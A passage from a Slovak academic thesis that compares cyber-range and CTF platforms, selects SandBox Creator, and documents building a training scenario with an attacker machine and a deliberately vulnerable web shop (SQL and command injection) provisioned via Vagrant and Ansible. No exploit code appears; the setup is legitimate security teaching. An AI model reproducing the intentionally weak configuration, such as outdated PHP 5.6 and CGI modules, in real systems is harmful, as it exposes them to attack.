Licencia	Copyright (c) 2016-2019 Cyber Range Organization and Design Chair, Japan Advanced Institute of Science and Technology. All rights reserved.	APACHE LICENSE, VERSION 2.0
Cena	Všetko je open-source	Všetko je open-source

Obr. 4.2: Druhá časť tabuľky porovnávajúca platformu CyTrONE a platformu Alpaca

	picoCTF	mkCTF
Referencie	https://2019game.picoctf.com/news	https://github.com/koromodako/mkctf
Štádium vývoja (posledná aktualizácia)	9.10.2019 posledná aktualizácia	11.5.2019 posledná aktualizácia
Nároky na hardware	Defaulne je nastavené 1 jadro a 2GB RAM pre Web a Shell server	Nie sú spomenuté
Operačný systém/hypervisor	VirtualBox	Docker (containery)
Existencia preddefinovaných scenárov	Dostupné sú úlohy z roku 2019	Dostupné úlohy z INS'hAck event
Prístup študenta k ulohám	Cez webový server, na ktorom sú úlohy z rôznych oblastí a prístum na shell server	Cez webový server
Existencia návodov/ukážok	Návod na inštaláciu a vytváranie vlastných úloh je dostupný a ukážka je na ich webe	Popísaný je každý modul ale nieje vypísaný potrebný software tretej strany
Komplexnosť scenárov	Web a Shell server využíva Ubuntu 64x, na ktorom sú dostupné potrebné súbory na vyriešenie úloh	Admin vytvorí sériu úloh, ktoré majú svoj popis, rady a spôsob riešenia. Cieľ študenta je dostať sa k flagu
Monitorovanie priebehu úloh	Pri vyriešení úlohy študent dostane body	Pri vyriešení úlohy študent dostane body
Možnosť ukladania/zálohovania scenárov	Údaje sa ukladajú do databázy	Nieje spomenuté v dokumentácii
Vyžadovanie softvéru tretích strán	Vagrant, virtualbox, ansible	Docker, Pick, AioHttp, Humanize, termcolor, ruamel.yaml, python-slugify
Licencia	The MIT License	GNU General Public License v3.0
Cena	Všetko je open-source	Všetko je open-source

Obr. 4.3: Tretia časť tabuľky porovnávajúca platformu picoCTF a platformu mkCTF

	SecGen	Git-Based CTF
Referencie	https://github.com/cliffe/SecGen	https://github.com/SoftSec-KAIST/GitCTF
Štádium vývoja (posledná aktualizácia)	15.11.2019 posledná aktualizácia	5.12.2018 posledná aktualizácia
Nároky na hardware	Nie sú spomenuté	Nie sú spomenuté
Operačný systém/hypervisor	VirtualBox / Ubuntu 18.4	Docker (containery)
Existencia preddefinovaných scenárov	Dostupná veľká škála scenárov	Neexistujú preddefinované scenáre
Prístup študenta k ulohám	Pripojenie cez ssh alebo priamo zo študentovho počítača	Pomocou poskytnutého config.json a webového prehliadača
Existencia návodov/ukážok	Návod na inštaláciu , vytváranie base imagov a scenárov je dostupný	Návod na obluhu a príklad ako by mohol vyzerať config.json
Komplexnosť scenárov	Možnosť vytvárania komplexných sieťových štruktúr ale podporu operačných systémov je potraba otestovať	Systémy musí podporovať docker. Študent vytvára exploit na vopred definovaný servis.
Monitorovanie priebehu úloh	Výžaduje sa inštalácia CTF platformy (CTFd)	Pomocou Scoreboardu
Možnosť ukladania/zálohovania scenárov	Možnosť vytvárania snapshotov	Nieje spomenuté v dokumentácii
Vyžadovanie softvéru tretích strán	Ruby, Vagrant, VirtualBox, Puppet, Packer, ImageMagick	Docker
Licencia	GNU General Public License v3.0	APACHE LICENSE, VERSION 2.0
Cena	Všetko je open-source	Všetko je open-source

Obr. 4.4: Štvrtá časť tabuľky porovnávajúca platformu SecGen a platformu Git-Based CTF

	fbCTF	CTFd
Referencie	https://github.com/facebook/fbctf	https://github.com/CTFd/CTFd
Štádium vývoja (posledná aktualizácia)	14.9.2018 posledná aktualizácia	3.10.2019 vydaná verzia 2.1.5
Nároky na hardware	Nie sú spomenuté	Nie sú spomenuté
Operačný systém/hypervisor	Docker (containery)	Docker (containery)
Existencia preddefinovaných scenárov	Neexistujú preddefinované scenáre	Neexistujú preddefinované scenáre
Prístup študenta k ulohám	Cez webovú stránku má študent prístup k úlohám a potrebným súborom	Cez webovú stránku má študent prístup k úlohám a potrebným súborom
Existencia návodov/ukážok	Návod na inštaláciu a správu je dostupný ale ukážky nie sú.	Návod ako pracovať s prostredím
Komplexnosť scenárov	Admin vytorí sériu úloh, ktoré majú svoj popis, rady a spôsob riešenia. Cieľ študenta je dostať sa k flagu	Admin vytorí sériu úloh, ktoré majú svoj popis, rady a spôsob riešenia. Cieľ študenta je dostať sa k flagu
Monitorovanie priebehu úloh	Pomocou Scoreboardu	Pomocou Scoreboardu
Možnosť ukladania/zálohovania scenárov	Ukladanie do databázy	Ukladanie do databázy
Vyžadovanie softvéru tretích strán	Docker	Docker
Licencia	Creative Common Attribution-NonCommercial 4.0 International	APACHE LICENSE, VERSION 2.0
Cena	Všetko je open-source	Všetko je open-source

Obr. 4.5: Piata časť tabuľky porovnávajúca platformu FbCTF a platformu CTFd

	SandBox Creator
Referencie	https://www.kypo.cz/#kypo
Štádium vývoja (posledná aktualizácia)	Nieje známa
Nároky na hardware	Nie sú spomenuté
Operačný systém/hypervisor	VirtualBox/ Windows 10, Linux
Existencia preddefinovaných scenárov	Dva jednoduché scenáre
Prístup študenta k ulohám	Cez virtualbox alebo ssh k úlohám a potrebným súborom
Existencia návodov/ukážok	V návode sa nachádza postup inštalácie a základný popis vytvárania scenárov.
Komplexnosť scenárov	V súčasnej dobe je možné jednoduché sieťovanie ale obsah scenárov obmedzený nieje.
Monitorovanie priebehu úloh	Nieje k dispozícii
Možnosť ukladania/zálohovania scenárov	Možnosť vytvárania snapshotov.
Vyžadovanie softvéru tretích strán	Python3, Vagrant, Ansible, VirtualBox
Licencia	Copyright 2020 MASARYK UNIVERSITY
Cena	Všetko je open-source

Obr. 4.6: Šiesta časť tabuľky porovnávajúca platformu SandBox Creator

4.2 Výber platformy

Po porovnaní vyššie uvedených platforiem sme sa rozhodli použiť Sandbox Creator.

Platformu sme si vybrali preto, že je spustiteľná na všetkých nových operačných systémoch, čo nám zabezpečuje flexibilitu pri jej nasadzovaní. Bohužial neobsahuje žiadne preddefinované scenáre ale kôli tomu, že na provisioning využíva program Ansible [1] je ich vytváranie jednoduché.

4.3 Stavba platformy

Sandbox Creator je platforma zložená z modulov, ktorých úlohov je vytvoriť zo vstupných údajov konfiguračné súbory virtuálnych staníc.

[1] Ansible automatizačný program, ktorého úlohou je uľahčiť repetetívne úkony.

4.3.1 Vstupné údaje

Tieto údaje sa zapisujú v YAML[2] formáte a udávajú štruktúru vytvorenej ifraštruktúry. Štruktúra je definovaná počtom jednotlivých staníc na vytvorenie, sieťovými prvkami a rozložením daných prvkov v sieti.

Vytváranie scenárov pozostáva z piatich atributov, ktoré sú:

Výpis 4.1: Příklad vstupných údajov pre Sandbox Creator

```
hosts:
  - name: attacker
    base_box: kalilinux/rolling
    cpus: 2
    memory: 2048
  - name: web
    base_box: generic/debian10
    cpus: 2
    memory: 2048
routers:
  - name: router
networks:
  - name: internet
    cidr: 10.1.1.0/24
  - name: localNetwork
    cidr: 192.168.0.0/24
net_mappings:
  - host: attacker
    network: localNetwork
    ip: 192.168.0.5
  - host: web
    network: internet
    ip: 10.1.1.5
router_mappings:
  - router: router
    network: internet
    ip: 10.1.1.1
  - router: router
    network: localNetwork
    ip: 192.168.0.1
```

- **Hosts** špecifikuje jednotlive stanice. Základné kľuče, ktorým je nutné priradiť hodnotu sú: name, base_box, memory a cpus. Kľučom name dávame stanici

[2]Je formát ľahko čitateľný človek slúžiaci na serializáciu dát.

názov. Base_box udáva aký operačný systém chceme spustiť. Kľučmi memory a cpus prideľujeme stanici výpočetné prostriedky, s ktorými môže pracovať.

- **Routers** umožňuje vytváranie routerov pre náš scenár. Je vyžadované prideliť hodnotu ku kľuču *name* .
- **Networks** vytvára podsiete, do ktorých môžme pripojiť stanice. Obsahuje dva kľuče, ktoré prideľujú sieti jej meno kľučom name a rozsah ip adries v CIRD[3] notácii kľúčom cidr.
- **Net_mappings** prideľuje stanici ip adresu. Kľúču host sa prideľuje názov stanice. Network udáva názom siete a kľúč ip je ip adresa z rozsahu danej siete.
- **Router_mappings** prideľuje vytvorenému routeru ip adresu brány zo sietí. Kľúču router sa prideľuje názom routru. Network udáva názom siete a kľúč ip je ip adresa brány pre rozsah danej siete.

4.3.2 Moduly

Aby bolo možné vytvoriť virtuálne stanice podľa vstupných údajov definujúcich scenár, musia byť tieto údaje preložené do formátov, ktoré používajú programy pre správu virtuálnych staníc. Tieto programi sú vagrant a ansible[4] starajúce sa o vytvorenie a následné nastavenie, čiže provisioning naších staníc. Na tento preklad údajov slúžia jednotlivé časti platformy SandBox Creator, nazývané taktiež moduly. Tieto moduly sú:

- Routing, ktorý je volaný ako prvý. Jeho úlohov je definovať hraničný router pripojený na verejnú sieť. Jeho názov a ip adresy sú pevne dané v module, preto ak nastane konflikt neakého z údajov, router sa nevytvorí. K hraničnému routeru sa pripájajú všetky vopred definované routre.
- Ansible_data_generator zostavuje sieťový profil každej stanice a routra vyskytujúceho sa v scenári. Určuje použitelné sieťové rozhranie, ip adresu stanice a adresu primárneho routra pre danú stanicu.
- Attribute_formatter prekladá vstupné atributy na formát používaný programom vagrant.
- Network_parser má na starosti úpravu sieťových profilov na formát používaný programom vagrant.
- Provider definuje aký operačný systém, počet jadier a veľkosť pamäte RAM budú routre používať. Taktiež mení zápis atributy cpus a memory pre ostatné stanice na formát používaný programom vagrant.

[3] Je štýl zápisu adries podsiete pridaním masky za ip adresu siete.

[4] Je open-source program slúžiaci na vytváranie a údržbu virtuálnych prostredí.

- Device_creator zjednocuje všetky údaje vytvorené predcháchajúcimy modulmy. Ak sa v priečinku *provisioning* nachádza YAML súbor, ktorého názov sa zhoduje s názvom niektorej stanice, tak bude pridaný do konfiguračného súboru.
- File_generator vytvára finálne konfiguračné súbory. Používa na to šablóny súborov, do ktorých vloží údaje vytvorené predchádzajúcimy modulmy. Pre program vagrant je vytvorený súbor VagrantFile a pre program ansible sú vytvorené konfiguračné súbory nastavujúce sieť pre každú stanicu a router zvlášť a súbor z názvom playbook obsahujúci nastavenia vytvorené užívateľom. Playbook vo východzom stave neobsahuje žiadne dodatočné nastavenia.

4.3.3 Nastavenie siete

Štruktúra siete pozostáva z troch prvkov:

- Hraničný router slúží ako spájaci prvok medzi ostatnými routrami vyskytujúcimi sa v scenári. Má pevne definované parametre zabezpečujúce mu, ako jedinému zo všetkých prvkov, priami prístup do verejnej siete.
- Router je prvok nasledujúci po hraničnom routry, s ktorým je automaticky spojený. V jednom scenáry sa môže vyskytovať až 250 routrov, na rozdiel od hraničného routra, ktorý môže byť iba jedne.
- Stanice vyžadujú explicitný špecifikáciu siete a ip adresy, do ktorej sa majú pripojiť. Vychodzia ip adresa brány je získana z routra pripojeného do rovnakej podsiete ako daná stanica.

4.3.4 Flavors

Sandbox Creator poskytuje spôsob uľahčujúci prideľovanie hardwarových prostriedkov virtuálnym staniciam. Využíva kľúč s názvom *flavor*, ktorým sa definujú kľuče cpus, memory a ešte aj hd, určujúci veľkosť disku. Hodnoty pre kľúč flavor sa nachádzajú v súbore *flavors.yml* v zložke name_mapping.

4.3.5 Provisioning

Provisioning v Sandbox Creatore je možné rozdeliť na dve časti: vynútený provisioning a dobrovoľný provisioning.

Vynútený provisioning nastavuje statické smerovanie v celej virtuálnej sieti. Celý proces je rozdelený do viacerých krokov, pristupujúci ku kažkému prvku scenára osobitne. Prvé nastavované prvky sú stanice, do ktorých sa nainštaluje balík *net-tools*. Následne sú vytvorené aliasy ostatných staníc, routrov a hraničných routrov, odstráni sa defaultná brána a nastaví sa nová, smerujúca na router v rovnakej podsieti ako je daná stanica. Posledný krok je vytvorenie smerovacej tabuľky. Brána pre

všetky podsiete sa nastaví na novú defaultnú a ako ciele sú zvolené všetky podsiete nachádzajúce sa v scenári.

Po staniciach nasledujú routre vyžadujúce povolené ipv4 smerovanie, ktoré je nastavené v prvom kroku. Následne sú vytvorené aliasy, rovnako ako na staniciach a nastaví sa nová defaultná brána, ktorou je hraničný router.

Posledným prvkom je hráničný router, na ktorom je povolené ipv4 smerovanie a vytvorené aliasy. Na rozdiel od obyčajného routra vyžaduje vytvorenie smerovacej tabuľky, smerujúcu do ostatných podsietí cez router, pripojený do danej podsiete.

Dobrovoľný provisioning nieje v réžii platformy ale samotných používateľov. Slúži na zautomatizovanie úkonov potrebných na to, aby jednotlivé stanice plnili účel zadaný používateľom. Úkony sa môžu líšiť svojov zložitosťov, od vytvorenia nového používateľa až po vytvorenie plnohodnotného webového servera.

4.4 Inštalácia platformy

Aby bolo možné SandBox Creator plnohodnotne používať, je potrebné splniť určité softwarové požiadovky. Preto že platforma pracuje s virtualizovaným prostredím je nutné povoliť v BIOS-e virtualizáciu. Ak tento krok nebude splnený vytvorené prostredie nám nebude fungovať. Následne naištalujeme programy tretích strán, ktoré platforma potrebuje na správu virtuálnych strojov a ich provisioning. Operačný systém, na ktorom sme platformu spúšťali bol Ubuntu 20.04. Tento operačný systém sme použili preto, že obsahuje balíky s najnovšími verziami potrebných programov. Ako prvé sme si nainštalovali báliky *python3* a *python3-pip*. Python3 je potrebný pre samotné spustenie platformy a python3-pip nám neskôr umožní nainštalovať knižnice pre programovací jazyk python3.

Ako virtualizačný software budeme používať VirtualBox. Tvorci platformi odporúčajú používať verziu 6.0.4 alebo 6.0.10 lebo Vagrant nepodporoval verziu VirtualBoxu 6.1. V čase písania tejto práce Vagrant podporuje verziu VirtualBoxu 6.1 a preto sme ju mohli použiť.

Ak máme naištalovaný virtualizačný software, môžme naištalovať správcu virtuálnych prostrebí. Túto úlohu bude plniť program Vagrant. Odporúčaná verzia je 2.2.5 ale mi sme používali verziu 2.2.6. S touto verziou neboli žiadné problémy a je možné ju používať s platformou SandBox Creator.

Ako posledný program, ktorý je nutné naištalovať je Ansible, ktorý nám zabezpečuje správu virtuálnych strojou po ich počiatočnom spustení. Pre tento program nieje odporúčaná konkrétna verzia, ktorú je nutné naištalovať. Jediná podmienka pri tomto programe je tá, že verzia nesmie byť nižšia ako 2.4. Mi sme použíli najnovšiu verziu, ktorá je v čase písania 2.9.6.

Všetky tieto programy boli nainštalované pomocou príkazu *apt-get install*. Po úspešnej inštalácii všetkých programou bolo nutné nainštalovať potrebné knižnice pre programovací jazyk python3. Prvú knižnicu, ktorú sme nainštalovali má názov *setuptools* a použili sme na to príkaz *pip3 install setuptools*. Pre nasledujúci postup bolo nutné préjsť do priečinku sandbox-creator. V priečinku sa nachádza súbor *requirements.txt*, ktorý obsahuje názvy potrebných knižníc a ich verzie. Príkazom *pip3 install -r requirements.txt* sme ich nainštalovali.

4.5 Skúšobný scenár

Všetky programy a knižnice potrebné na správny chod platformy máme dostupné ale ešte je nutné spustiť skúšobný scenár, či všetko funguje správne. SandBox Creator má vytvorené dva základné scenáre, ktoré majú názvy sandbox.yml a big_broker.yml Vyskúšali sme scenár sandbox.yml, ktorý pozostáva z dvoch staníc s operačným systémom ubuntu/xenial64, jedného rútra a jedného bridgu. Pre spustenie platformy s týmto scenárom sme použili príkaz *python3 create.py -l sandbox.yml*. Príkaz sa


```
range@ubuntu:~/Desktop/SandBoxCreator/sandbox-creator$ python3 create.py -l sandbox.yml
Info: Vagrantfile successfully created.
Info: Ansible files successfully created.
range@ubuntu:~/Desktop/SandBoxCreator/sandbox-creator$
```

Obr. 4.7: Výstup SandBox Creatora

úspešne dokončil a v zložke sa vytvoril nový súbor s názvom VagrantFile. VagrantFile obsahuje nastavenie jednotlivých staníc a cestu k Ansible súborom, ktoré sa starajú o provisioning. Ansible súborý sú vytvorené v zložkách base_provisioning a provisioning. Base_provisioning obsahuje dodatočné nastavenie sietí na staniciach a v zložke provisioning sa nachádzajú súbory, ktoré nezastávajú žiadnu funkciu. Ale po ich správnej úprave budú zodpovedné za inštaláciu balíkov, vytváranie zložiek a používateľov, zmenu oprávnení, atď.. Po zoznámení sa so vzniknútými súbormy sme príkazom *vagrant up* spustili vytváranie jednotlivých staníc.

Vytváranie staníce začína importovaním base boxu s vybraným operačným systémom. Následne sa zmení názom stanice na vopred definovaný, nastavia sa sieťové adaptéry a stanica sa následne reštartuje. Po štarte sa vagrant pripojí do stanice cez ssh spojenie pomocou preddefinovaného privátneho kľúča a nainštaluje do stanice program Ansible. Ansible skopíruje do stanice zložky base_provisioning a provisioning a začne nastavovať stanicu podľa obsahu týchto súborov. Tento postup sa zopakuje pre všetky stanice, ktoré sa majú vytvoriť.

Celý proces prebehol bez chyby a vo virtualboxe sa vytvorili štyry virtuálne stroje, ktoré sú nastavené podľa špecifikácií. Pre prístup do týchto staníc sa využíva



Obr. 4.8: Výstup z príkazu vagrant global-status

príkaz *vagrant global-status* , ktorý nám zobrazí všetky vytvorené stanice s ich *id*, ktoré použijeme s príkazom *vagrant ssh [id]* . Prístup cez virtualbox nieje možný lebo na daných staniciach je vytvorený iba jeden používateľ, ktorý má povolený pristup iba cez vagrant ssh.

Na zničenie virtuálnych strojov sme použili príkaz *vagrant destroy [id]* , podobne ako pri ssh prístupe. Virtuálne stanice je nutné zničiť pri každej zmene súboru *VagrantFile*, ak tak neučiníme, príkaz *vagrant destroy [id]* nebude fungovať a virtuálne stroje je nutné zničiť ručne vo virtualboxe a odstrániť zombie stanice z vagrant zoznamu príkazom *vagrant global-status --prune* .

5 Vytváranie cvičení v platforme SandBox Creator

Vytváranie cvičenia pozostáva z dvoch častí. V prvej časti si vytvoríme požadované virtuálne prostredie, zostavením YAML súboru so vstupnými údajmi spracovanými SandBox Creatorom. Následne v druhej časti vytvoríme taktiež YAML súbory, v ktorých budú definované úkony pre jednotlivé stanice v zostavenom scenári.

5.1 Tvorba prvého cvičenia

Scenár prvého cvičenia pozostáva zo staníc, majúce úlohu útočníka a stanice, na ktorej bude spustený webový server náchylný na sgl injection a command injection. Podmienkou pre správne fungovanie scenára je, aby útočná stanica obsahovala grafické prostredie a webový prehliadač. Ak táto podmienka splnená nebude, tak vyriešenie úlohy nebude možné.

5.1.1 Skúšobné prostredie

Prostredie, vytvorené za účelom testovanie sme chceli čo najviac minimalistické a to z dvoch dôvodov. Prvým dôvodom je urýchlenie vytvárania celého prostredia a druhým efektívnejšie testovanie jednotlivých úkonov, spustených na jednotlivých staniciach.

Vytvorili sme súbor *scenar.yml*, v ktorom definujeme prostredie pozostávajúce z dvoch stanic, pomenovaných *utocnik* a *onlineObchod*, jedného nami vytvoreného routra a dvoch podsieti. Pre stanicu *utocnik* sme použili vagrant base_box *myaylaci/ubuntu1804-desktop*. Vybraný base_box obsahuje základné grafické prostredie a predinštalovaný webový prehliadač, čo spĺňa naše požiadavky pre túto stanicu. Pre stanicu onlineObchod používame vagrant base_box debian/stretch64, na ktorý nainštalujeme webový server.

Následne definujeme podsiete a ip adresy pre naše stanice. Prvú podsieť sme pomenovali *localNetwork* s rozsahom ip adries 192.168.3.0/24. Do tejto podsiete sme pripojili stanicu *utocnik* a pridelili sme jej adresu 192.168.3.5. Druhá podsieť má názov *internet* a ip rozsah 10.1.1.0/24, do ktorej sme pripojili stanicu onlineObchod s ip adresou 10.1.1.5.

5.1.2 Nastavovanie playbooku pre onlineObchod

Dostupné sú dve možnosti ako bude pristupovať program ansible k súboru s úkonmy. Prvá možnosť je definovať tieto úkony v hlavnom súbore s názvom pla-

ybook.yml alebo v zložke provisioning vytvoríme súbor a pomenujeme ho rovnako ako stanicu, ktorá má byť tymto súborom upravovaná. My sme si vybrali druhú možnosť a vytvorili sme súbor s názvom onlineObchod.yml. Ale pred samotným pridávaním úkonov musíme vytvoriť základnú štruktúru.

Výpis 5.1: Základné údaje v súbore onlineObchod.yml

```
1 ---
2 - name: Konfigurácia zranitelnej webovej stranky
3   hosts: onlineObchod
4   become: yes
5   tasks:
6 ...
```

Atributom *name* pomenuvávame skupinu úkonov. Hodnota tohoto atributu sa zobrazuje počas procesu vytvárania virtuálneho prostredia a slúži na ľahšiu identifikáciu chýb pri nasadzovaní.

Hodnoty vkladané do atributu hosts slúžia na určenie staníc, na ktoré sa dané úkony majú aplikovať. Tento atribut je podstatný aj napriek skutočnosti, že modifikujem súbor špeciálne určený pre danú stanicu. Názov súboru nám zabezpečí použitie daného súboru ale až atribut hosts definuje kontrétnu stanicu.

Niektoré úkony vykonávané na stanici požadujú aby boli spustené privilegovaným užívateľov. Túto skutočnosť špecifikujeme atributom become. Ak hodnota je nastavená na yes, privilegovaný užívateľ je povolený.

Posledným atributom je tasks, ktorý značí začiatok úkonov.

Nastavovanie apache servera

Prvotným úkonom je nainštalovať balík apache2. Operačný systém debian používa na inštalaciu balíkov program apt a s toho dôvodu použijeme atribut s rovnakým názvom. Pre atribút *apt* následne špecifikujeme názov bálíka príkazom *name: apache2* a príkazom *state: latest* zabezpečíme inštaláciu najnovšej verzie.

Po inštalácii je potrebné apache server nakonfigurovať. Použijeme na to predpripravené konfiguračné súbory alias.conf, apache2.conf, deflate.conf, dir.conf, mime.conf a onlineObchod.conf. Tieto súbory skopírujeme do priečinku apache2 atributom *copy:*, v ktorom sme špecifikovali zdroj, destináciu, vlastníka, skupinu a prístupové oprávnenia.

Následne použijeme skript a2enmod na aktiváciu apache modulov authz_groupfile.load, cgi.load, dav_fs.load, dav.load. Na aktiváciu stránky onlineObchod.conf sme použili skript a2ensite a na deaktiváciu stránky 000-default.conf sme použili skript a2dissite. Spustenie týchto skriptov sme docielili atributom *command:*, za ktorým nasledoval skript s názvom modulu alebo stránky.

Posledný krok je vytvorenie koreňovej zložky webovej stránky. Koreňovú zložku vytvoríme atributom file a špecifikujeme typ súboru, prístupové oprávnenia a absulútnu cestu, ktorá je /var/www/onlineObchod. Následne do tejto zložky skopírujeme súbory trvoriace webovú stranku atributom copy.

Nastavovanie sql servera

V prvom rade sme nainštalovali balíky mysql-server, mysql-client, python-pip, python-setuptools, build-essential, python-dev, default-libmysqlclient-dev. Použili sme na to atribut *apt:* s príkazom *state: present*, zabezpečujúci nám prítomnosť stanovených balíkov. Atributom *pip:* sme nainštalovali pymysql a MySQL-python. Všetky balíky určené pre python sme naištalovali preto, aby sme mohli upravovať databázu s programom ansible.

Ďalší krok je vytvoriť používateľa databázy atributom *mysql_user* a špecifikáciou mena, hesla a privilégii daného užívateľa. Pod novo vytvoreným používateľom sme importovali našu databázu z atribútom *mysql_db* .

V databáze sa nachádzajú všetky potrebné údaje pre tento scenár ale je nutné ešte samotný mysql server reštartovať. Zabezpečí to atribút *service:* s príkazom *state: restarted* a špecifikáciou názvu služby, v našom prípade *mysql*.

Nastavovanie php5

Pre samotnou inštaláciou php5 balíkov, musíme získať apt.gpg kľuč pre php repozitár. Inštaláciou balíkov apt-transport-https, lsb-release, ca-certificates a použitím atributu *apt_key* získame gpg kľúč zo stránky *https://packages.sury.org/php/apt.gpg*.


Pridanie apt repozitára *deb https://packages.sury.org/php/ stretch main* sme docielili atributom *apt_repository*. Teraz máme prístup k php5 balíkom cez atribut *apt:* a môžme ich nainštalovať. Spomínané balíky sú php5.6, php5.6-mysql, php5.6-cli, php5.6-common, php5.6-curl, php5.6-mbstring, php5.6-xml.

Do apache servera sa pridal php5 modul, preto je ho nutné reštartovať atributom *command:* s príkazom *systemctl restart apache2*.

5.1.3 Skúška funkčnosti


Použitím príkazu *python3 create.py -l ./scenar.yml* v koreňovej zložke platformi sme spustili SandBox Creator. Vytvorili sa nám súbory pre vagrant a ansible podľa našej špecifikácie prostredia. Následne príkazom *vagrant up* v priečinku so súborom VagrantFile spustíme vytváranie virtuálnych staníc a ich provisioning. Ako prvá sa vytvorí stanica *onlineObchod* a aplikujú sa na ňu nami definované nastavenia. Druhá stanica má názov *utocnik* , po ktorej nasleduje router a hraničný router.

Po úspešnom ukončení príkazu *vagrant up* sme sa prihlásili na stanicu *utocnik* a vo webovom prehliadači sme zadali ip adresu vytvoreného webového servera. Zobrazila sa nám úvodná stránka indikujúca správne nastavenie apache servera.



Obr. 5.1: Uvodná stránka zranitelného webového servera

